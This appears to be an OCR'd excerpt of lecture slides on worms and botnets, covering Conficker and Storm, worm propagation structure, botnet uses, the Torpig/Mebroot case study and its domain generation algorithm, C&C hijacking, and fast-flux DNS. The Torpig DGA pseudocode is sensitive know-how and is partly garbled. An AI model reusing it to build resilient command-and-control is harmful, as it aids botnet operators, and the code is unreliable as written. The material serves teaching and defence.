
MS05-039 PnP vulnerability

17 January 2007 – Storm

Mass-mailing worm, built P2P botnet


21 November 2008 – Conficker

MS08-067 RPC vulnerability



Added by Conficker

By selecting it the worm runs and begins to spread to other computers



Win32/Conficker detections by Microsoft antimalware products, 1Q '09 – 4Q '11

Conficker: Still spamming after all these years

How pathetic is the security in many enterprises? Almost six years since the patch to stop it was issued, Conficker is still one of the most common threats.

By Larry Seltzer for Zero Day July 3, 2014 - 11:08 GMT (04:08 PDT) | Topic: Security

A recent TrendLabs Security Intelligence Blog entry reminds us of just how immune some enterprises are to reasonable security practices. It turns out that Conficker (which they call DOWNAD, one of a few names for this threat) is still the most common form of malware found in enterprises and small businesses.

Conficker was quite a big deal back in late 2008 and early 2009. When Microsoft released MS08-067 ("Vulnerability in Server Service Could Allow Remote Code Execution") out of band on October 23, 2008,

Generic Structure of Internet Worms

Target discovery

Infection propagator

Activation

Payload

Target Discovery

Network scanning

- Random scanning (CodeRed, Sasser, Slammer, Witty)
- Localized random scanning (CodeRed II)
- Linear subnet scanning (Blaster)
- Combinations (Slapper, Welchia)

E-mail address harvesting

- Address books, files, web crawling, monitoring SMTP activity, …

Network share enumeration/topology

- Network Neighborhood, `/etc/hosts`, `known_hosts`, …

Other mediums

- P2P shared folders, IM, Google (MyDoom.O, Santy), …


Infection Propagator

Self-carried

- CodeRed, Slammer, Witty, …

Second channel

- Blaster, Conficker, …
- TFTP, FTP, HTTP, SMB, …



Activation

Self-activation

Vulnerability exploitation, file infection, …

Human activation

Social engineering

“Attached is an important message for you” [Melissa virus, 1999]

“Open this message to see who loves you” [ILOVEYOU virus, 2000]

Human activity-related activation

Double-click, user login, reboot, …

Payload

click fraud

port scanning

extortion

phishing


illegal content

DDoS

code injection

malicious websites


spam



Botnets

Networks of compromised hosts

- Controlled remotely by an attacker
- Used for malicious activities




Command and Control (C&C)

- Centralized, P2P, web-based, …

Early botnets: bots just join an IRC channel

- Origin: benign IRC bots that perform automated actions



Push vs. pull model

- Example: IRC vs. HTTP

Botnets: what for?

Spam relaying

DDoS (for hire)

Mass information/identity theft

Extortion (DoS, ransomware)

Spreading new malware

Malicious page proxying/hosting

Manipulating online polls/games

Click fraud

Adware affiliate programs

Phishing web servers

Bitcoin mining


…


```
Some files are coded.
To buy decoder mail: <user>@yahoo.com
with subject: PGCoder000000000032
```


– *Trojan.Gpcoder.C, 2005*

Use Case: Torpig

Trojan distributed as part of Mebroot (MBR rootkit)



1: Victim visits malicious/infected website
2-4: Mebroot infection through a drive-by download attack
5: Mebroot downloads and installs Torpig
6: Torpig exfiltrates stolen data
7: Torpig downloads page templates to opportunistically launch man-in-the-browser attacks against online banking websites



Torpig's man-in-the-browser phishing attack

DGA Botnets

What if the C&C server is gone?

- Hardcoding domains or IP addresses in the bots not a good idea

Domain Generation Algorithm

- Resilient C&C communication: generate and contact new domains periodically
- If a domain is not available, just move on to the next one

Torpig's DGA

- Initial seed: current date
- Weekly and daily domains
- Hard-coded fall-back domains refreshed with each config file received from the C&C server

```
def generate_domain(t, p):
    if t.year < 2007:
        t.year = 2007
    s = scramble_date(t, p)
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + 'a'
    c2 = (t.month + s) % 10 + 'a'
    c3 = ((t.year & 0xff) + s) % 25 + 'a'
    if t.day * 2 < '0' ||  t.day * 2 > '9':
        c4 = (t.day * 2) % 25 + 'a'
    else:
        c4 = t.day % 10 + '1'
    return c1 + 'h' + c2 + c3 + 'x' + c4 +
        suffix[t.month - 1]
```

Botnet Infiltration

Step 1: register future domains, step 2: profit

Sample URL requested by a Torpig bot:

```
POST /A15078D49EBA4C4E/qxoT4B5uUFFqw6c...SZG1at6E0AaCxQg6nIGA
```

Corresponding unencrypted submission header:

```
ts=1232724990&ip=192.168.0.1:&sport=8109&hport=8108&os=5.1.2600
&cn=United%20States&nid=A15078D49EBA4C4E&bld=gnh5&ver=229
```

The availability of a unique bot ID allowed for an accurate estimation of the botnet's size

Previous studies relied on the number of unique IP addresses observed, which is less accurate

- NAT ➔ underestimation: many bots behind the same IP address
- DHCP ➔ overestimation: the same bot uses many IP addresses




Figure 5: New unique IP addresses per hour.




Figure 6: New bots per hour.

Activity observed through the hijacked C&C domains involved:

182,800 unique identifiers

1,247,642 unique IP addresses

Fast Flux

Goal: resilient malicious server hosting

- Hide phishing and malware delivery sites behind an ever-changing network of compromised hosts acting as proxies
- Harder to take down

One domain, many IP addresses

- Periodic change in DNS responses, short TTL
- Return only a few from a pool of many IPs
- Usually belonging to compromised machines (“flux agents”)


In essence, a malicious content distribution network using bots as proxies

DNS Lookup 1


```
;; ANSWER SECTION:
thearmynext.info. 600 IN A 69.183.26.53
thearmynext.info. 600 IN A 76.205.234.13
thearmynext.info. 600 IN A 85.177.96.105
thearmynext.info. 600 IN A 27.129.178.13
